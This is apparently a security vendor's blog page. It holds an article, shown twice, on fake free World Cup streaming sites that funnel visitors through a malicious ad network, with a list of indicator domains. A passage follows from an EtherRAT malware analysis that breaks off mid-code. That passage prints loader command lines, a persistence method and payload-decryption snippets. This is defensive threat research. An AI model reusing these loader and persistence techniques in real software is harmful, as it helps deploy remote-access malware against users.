Reading view

“Free World Cup stream” sites are serving scams, not football

With the World Cup on, you’ll find no shortage of websites promising every match, live, in HD, for free. They look convincing, usually with a video player, a “Live Stream Available” indicator, a row of server buttons, maybe a match schedule, and a “Watch Live” button. There’s no signup, no paywall, and seemingly, no catch.

But of course there’s a catch. These sites aren’t really in the business of streaming football. What the page is really built to do is fire pop-ups, hidden ads, and redirects through an advertising network we detect as malicious. Instead of watching the match, visitors end up facing scams, malware, and fraudulent downloads.

Here’s how the scam works and how to stay out of it.

.kb-advanced-slider-423028_956a35-72 .kb-slider-pause-button{color:#fff;background-color:rgba(0, 0, 0, 0.8);border:1px solid transparent;}

    If they’re not real streaming sites, what are they?

    We’ve identified more than 40 websites that are effectively identical. They use different World Cup-themed names, but behind the scenes they’re running the same page template, the same code, and the same advertising infrastructure.

    A script generates a separate page for every match, making the operation cheap to run and easy to scale.

    When a stream appears at all, it’s usually embedded from a third-party piracy service. The real business is the advertising surrounding the player.

    A typical page loads eight or more ad and tracking scripts from the same shady network, plus a handful of other ad domains. The hub the whole page is wired to is a domain we detect as malicious. Your data is the product; the “stream” is the bait.

    Why these sites are dangerous, not just annoying

    It’s tempting to shrug this off as the usual price of free streams. But it’s worse than facing a few annoying ads.

    The real threat is the ad network. This isn’t mainstream, vetted advertising. The kind of ad network we flag as malicious is a common delivery route for the stuff that causes harm: fake virus warnings, bogus software update prompts that install malware, fake prize and verification pages, and forced redirects into subscription traps.

    The video window itself is untrusted. The stream is pulled from a third-party piracy service, not anything the site controls or vets. Pirated stream embeds are a well-known source of their own ads, redirects, and hidden clickable overlays, so even the part that looks like a video player can be working against you.

    There’s nobody behind the counter. These are anonymous, disposable sites built around a major sporting event. There’s no real company, no support, no accountability, and no reason for them to care what lands on your screen.

    It’s the oldest play in the scam handbook: take something millions of people want right now, present it nicely, and monetize the rush. Scammers don’t create the demand, they just stand in front of it with a bucket and collect payment.

    How it works (a quick technical version)

    The first tap is hijacked. A script waits for your first click or tap anywhere on the page and uses it to open an ad in a new tab or window, often in the background. Before you’ve watched a second of football, you’ve already triggered an ad.

    The “Play” button is a maze. Clicking Play doesn’t play anything. Instead, you’re sent through prompts like “Click Resume to continue” before you might reach a video. Every extra step is another click, and each click triggers more ads.

    Invisible ads load. The page quietly loads tiny, invisible 1×1-pixel ads and opens more tabs. These exist purely to generate paid ad views. The tactic has many of the hallmarks of ad fraud, and you’re the unwitting traffic. More ads are injected into the player area the moment you try to watch.

    The stream is an afterthought. Often there’s no working stream at all, so the page loops you through “Streams loading… Retry,” which means more clicks and more ads. Whether you ever see the match or not, the ads have already cashed in.

    What the ads are serving up

    The code fires the ads; but here’s what comes out the other end. On these pages, the injected ads tend to fall into two buckets, and neither has anything to do with football.

    The first is fake message notifications: little pop-ups designed to look like real chat alerts, complete with a stranger’s photo and messages such as “Seen my message yet? Let’s talk!” Some include fake voice messages or explicit thumbnails. They’re made to look like notifications you’ve forgotten to check so you’ll click them.

    The second is crypto bait. These ads promote “play-to-earn” games with promises of daily rewards, surprise drops, massive airdrops, and eye-catching claims like a “124% APY yield engine.”

    One warning sign is the promise of guaranteed triple-digit returns and free money for tapping a button. That’s not how legitimate financial products work.

    That’s the whole machine working end to end: football is the doorway, the malicious advertising network is the engine, and the scams are what it’s actually selling.

    How to watch the World Cup safely

    These “Free HD stream, every match, no catch” sites use football as bait to funnel visitors through a malicious advertising network. Here’s how to stay safe:

    • Use official broadcasters and streaming services. That’s where the legal and safe coverage lives.
    • Treat “every match, free, HD, no signup” as a red flag. Broadcast rights are expensive. If a random website is giving everything away for free, it’s making money some other way.
    • Don’t follow a maze of interactions. If a streaming site opens pop-ups, launches extra tabs, or sends you through endless “click to continue” screens, close it.
    • Never trust warnings or download prompts on these sites. Don’t download anything, install anything, or enter any information.
    • Block ads and trackers in the browser. A tool like Malwarebytes Browser Guard can block the advertising and tracking domains these sites rely on, helping stop pop-ups and redirects before they load.
    • Keep your software up to date. Browser and operating system updates often fix security vulnerabilities that attackers try to exploit.
    • Use up-to-date, real-time anti-malware. If you do click something malicious, products like Malwarebytes Premium can block and remove malware before it causes damage.

    Indicators of compromise (IoCs)

    Domains

    arenaworldcupfootball.xyz
    footballworldcup.xyz
    freeworldcup.xyz
    freeworldcupstream.xyz
    freeworldcupstreaming.xyz
    livestreamingworldcup.xyz
    livestreamworldcup.xyz
    liveworldcup.today
    liveworldcup.xyz
    liveworldcup2026.xyz
    liveworldcupmatch.xyz
    matchoraworldcup.world
    matchworldcup.xyz
    sportivaworldcup.xyz
    sportworldcuponline.xyz
    watchworldcup.watch
    watchworldcup.world
    watchworldcup2026.xyz
    watchworldcupfree.live
    watchworldcupfree.online
    watchworldcupfree.xyz
    worldcup2026match.xyz
    worldcuparena.xyz
    worldcupfoootballmatch.xyz
    worldcupfootball.live
    worldcupfootballmat.live
    worldcupfootballmatch.live
    worldcupfootbmatch.xyz
    worldcupfreeonline.xyz
    worldcuplive.world
    worldcuplivestream.online
    worldcupmatch.online
    worldcupmatch.world
    worldcupmatch.xyz
    worldcupmatchlive.live
    worldcupsoccer.live
    worldcupsoccermatch.live
    worldcupstreameast.online
    worldcupstreameast.xyz
    worldcupusa.world
    worldcupusa.xyz


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

    •  

    “Free World Cup stream” sites are serving scams, not football

    With the World Cup on, you’ll find no shortage of websites promising every match, live, in HD, for free. They look convincing, usually with a video player, a “Live Stream Available” indicator, a row of server buttons, maybe a match schedule, and a “Watch Live” button. There’s no signup, no paywall, and seemingly, no catch.

    But of course there’s a catch. These sites aren’t really in the business of streaming football. What the page is really built to do is fire pop-ups, hidden ads, and redirects through an advertising network we detect as malicious. Instead of watching the match, visitors end up facing scams, malware, and fraudulent downloads.

    Here’s how the scam works and how to stay out of it.

    .kb-advanced-slider-423028_956a35-72 .kb-slider-pause-button{color:#fff;background-color:rgba(0, 0, 0, 0.8);border:1px solid transparent;}

      If they’re not real streaming sites, what are they?

      We’ve identified more than 40 websites that are effectively identical. They use different World Cup-themed names, but behind the scenes they’re running the same page template, the same code, and the same advertising infrastructure.

      A script generates a separate page for every match, making the operation cheap to run and easy to scale.

      When a stream appears at all, it’s usually embedded from a third-party piracy service. The real business is the advertising surrounding the player.

      A typical page loads eight or more ad and tracking scripts from the same shady network, plus a handful of other ad domains. The hub the whole page is wired to is a domain we detect as malicious. Your data is the product; the “stream” is the bait.

      Why these sites are dangerous, not just annoying

      It’s tempting to shrug this off as the usual price of free streams. But it’s worse than facing a few annoying ads.

      The real threat is the ad network. This isn’t mainstream, vetted advertising. The kind of ad network we flag as malicious is a common delivery route for the stuff that causes harm: fake virus warnings, bogus software update prompts that install malware, fake prize and verification pages, and forced redirects into subscription traps.

      The video window itself is untrusted. The stream is pulled from a third-party piracy service, not anything the site controls or vets. Pirated stream embeds are a well-known source of their own ads, redirects, and hidden clickable overlays, so even the part that looks like a video player can be working against you.

      There’s nobody behind the counter. These are anonymous, disposable sites built around a major sporting event. There’s no real company, no support, no accountability, and no reason for them to care what lands on your screen.

      It’s the oldest play in the scam handbook: take something millions of people want right now, present it nicely, and monetize the rush. Scammers don’t create the demand, they just stand in front of it with a bucket and collect payment.

      How it works (a quick technical version)

      The first tap is hijacked. A script waits for your first click or tap anywhere on the page and uses it to open an ad in a new tab or window, often in the background. Before you’ve watched a second of football, you’ve already triggered an ad.

      The “Play” button is a maze. Clicking Play doesn’t play anything. Instead, you’re sent through prompts like “Click Resume to continue” before you might reach a video. Every extra step is another click, and each click triggers more ads.

      Invisible ads load. The page quietly loads tiny, invisible 1×1-pixel ads and opens more tabs. These exist purely to generate paid ad views. The tactic has many of the hallmarks of ad fraud, and you’re the unwitting traffic. More ads are injected into the player area the moment you try to watch.

      The stream is an afterthought. Often there’s no working stream at all, so the page loops you through “Streams loading… Retry,” which means more clicks and more ads. Whether you ever see the match or not, the ads have already cashed in.

      What the ads are serving up

      The code fires the ads; but here’s what comes out the other end. On these pages, the injected ads tend to fall into two buckets, and neither has anything to do with football.

      The first is fake message notifications: little pop-ups designed to look like real chat alerts, complete with a stranger’s photo and messages such as “Seen my message yet? Let’s talk!” Some include fake voice messages or explicit thumbnails. They’re made to look like notifications you’ve forgotten to check so you’ll click them.

      The second is crypto bait. These ads promote “play-to-earn” games with promises of daily rewards, surprise drops, massive airdrops, and eye-catching claims like a “124% APY yield engine.”

      One warning sign is the promise of guaranteed triple-digit returns and free money for tapping a button. That’s not how legitimate financial products work.

      That’s the whole machine working end to end: football is the doorway, the malicious advertising network is the engine, and the scams are what it’s actually selling.

      How to watch the World Cup safely

      These “Free HD stream, every match, no catch” sites use football as bait to funnel visitors through a malicious advertising network. Here’s how to stay safe:

      • Use official broadcasters and streaming services. That’s where the legal and safe coverage lives.
      • Treat “every match, free, HD, no signup” as a red flag. Broadcast rights are expensive. If a random website is giving everything away for free, it’s making money some other way.
      • Don’t follow a maze of interactions. If a streaming site opens pop-ups, launches extra tabs, or sends you through endless “click to continue” screens, close it.
      • Never trust warnings or download prompts on these sites. Don’t download anything, install anything, or enter any information.
      • Block ads and trackers in the browser. A tool like Malwarebytes Browser Guard can block the advertising and tracking domains these sites rely on, helping stop pop-ups and redirects before they load.
      • Keep your software up to date. Browser and operating system updates often fix security vulnerabilities that attackers try to exploit.
      • Use up-to-date, real-time anti-malware. If you do click something malicious, products like Malwarebytes Premium can block and remove malware before it causes damage.

      Indicators of compromise (IoCs)

      Domains

      arenaworldcupfootball.xyz
      footballworldcup.xyz
      freeworldcup.xyz
      freeworldcupstream.xyz
      freeworldcupstreaming.xyz
      livestreamingworldcup.xyz
      livestreamworldcup.xyz
      liveworldcup.today
      liveworldcup.xyz
      liveworldcup2026.xyz
      liveworldcupmatch.xyz
      matchoraworldcup.world
      matchworldcup.xyz
      sportivaworldcup.xyz
      sportworldcuponline.xyz
      watchworldcup.watch
      watchworldcup.world
      watchworldcup2026.xyz
      watchworldcupfree.live
      watchworldcupfree.online
      watchworldcupfree.xyz
      worldcup2026match.xyz
      worldcuparena.xyz
      worldcupfoootballmatch.xyz
      worldcupfootball.live
      worldcupfootballmat.live
      worldcupfootballmatch.live
      worldcupfootbmatch.xyz
      worldcupfreeonline.xyz
      worldcuplive.world
      worldcuplivestream.online
      worldcupmatch.online
      worldcupmatch.world
      worldcupmatch.xyz
      worldcupmatchlive.live
      worldcupsoccer.live
      worldcupsoccermatch.live
      worldcupstreameast.online
      worldcupstreameast.xyz
      worldcupusa.world
      worldcupusa.xyz


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      Inside a malicious infrastructure delivering EtherRAT, phishing pages, and malicious software 

      During our recent threat hunting activities, we found EtherRAT malware being distributed by a website with a strange homepage. This homepage allowed us to discover a vast malicious infrastructure distributing malware, malicious documents, remote desktop software, and phishing pages. 

      EtherRAT is a RAT developed in Node.js which allows an attacker to gain complete control over the machine and execute arbitrary code returned by the Command and Control (C2) server. The malware uses the Etherium blockchain to obtain the C2 server, hence the “Ether” part of the name. EtherRAT is typically distributed via MSI, PowerShell, or JavaScript scripts. 

      An open directory that distributes EtherRAT: where it all began 



      While threat hunting, we found an open directory that was distributing MSI installers and PowerShell scripts, which ultimately distributed EtherRAT. In the analyzed cases, the PowerShell scripts and MSI installers were distributed from a “/install” folder.  The versions have a progressive number, ranging from v1 to v10. 

      Figure 1: Open Directory hosting EtherRAT MSI 
      Open Directory hosting EtherRAT MSI 

      The returned home page caught our attention and prompted us to further explore the campaign. 


      The homepage returned by the EtherRAT distribution website 




      Analyzing domains and associated IPs with the EtherRAT distribution, we detected other similar home pages with a hacking-style theme. They appeared to belong to a larger distribution chain, which also distributes phishing, remote control software, and other malware. These websites usually have several folders with malware and phishing related content, and what is displayed depends on the specific infection chain. 




      Different websites that resolve to the same IP addresses have previously returned pages related to fake companies or default templates. The use of these new pages could therefore be a method to make detection more difficult for automated scanners or researchers.  Here are some of the home pages we found:

      Some of the malicious websites indexed on Google 

      EtherRAT is an interesting RAT, as it has few lines of code and allows the execution of arbitrary code returned by the C2 server. Furthermore, using the Ethereum blockchain to obtain the C2 server makes it more resilient to infrastructure takedowns. 

      Technical analysis of EtherRAT 

      The detected websites usually distribute an MSI or PowerShell script with the version name, such as v1.msi, v2.ps1, and so on. 

      MSI Loader 

      The MSI file “v9.msi” contains three components: 

      MSI Filename Description 
      KmPuGimn.cmd BAT launcher 
      cDQMlQAru0.xml First Jscript loader 
      MRaQCipBIZeiZNx.log Encrypted EtherRAT 

      When the MSI is executed, the “KmPuGimn.cmd” file is started: 

      conhost --headless cmd /c "KmPuGimn.cmd" 

      This obfuscated BAT file performs different operations: 

      • Extracts the other files in a random folder in %LOCALAPPDATA%. 
      • Re-executes itself via: 
        • %SystemRoot%\System32\conhost.exe –headless %SystemRoot%\System32\cmd.exe /c call “C:\Users\{user}\AppData\Local\{random_path}\KmPuGimn.cmd” nKWa 
      • Runs the command “where node” to find an existing installation. 
      • Downloads Node.js if it’s not found 
        • Uses “curl -sLo” to download Node.js from the official website. 
        • Extracts to installation directory via “tar -xf”. 
        • Renames extracted directory to “28Q75h”.
      • Loops until both “MRaQCipBIZeiZNx.log” and “cDQMlQAru0.xml” exist, then executes: 
        • conhost.exe –headless C:\Users\{user}\AppData\Local\{random_path}\{random_path}\node.exe cDQMlQAru0.xml 


      The executed “cDQMlQAru0.xml” is a loader that decrypts the embedded code with a XOR function and then executes it with “vm.compileFunction”. 

      decrypted[i] = (encrypted[i] - key[i % key.length] - i) & 0xFF 
      The embedded decrypted code 

      The decrypted code: 

      • Copies node.exe in “C:\Users\{user}\AppData\Local\{random_path}\{random_path}\_MJlLlt5.exe”. 
      • Adds a registry key for persistence with “conhost.exe –headless”. 
      • Decrypts “MRaQCipBIZeiZNx.log” and executes it with “_MJlLlt5.exe” stdin. 

      The decryption algorithm is a custom stream-like decoding routing based on XOR, byte rotations and an accumulator: 

      for e in range(len(data)): 
          byte = data[e] 
          g = prev 
          prev = byte 
          byte = (byte - g) & 0xff 
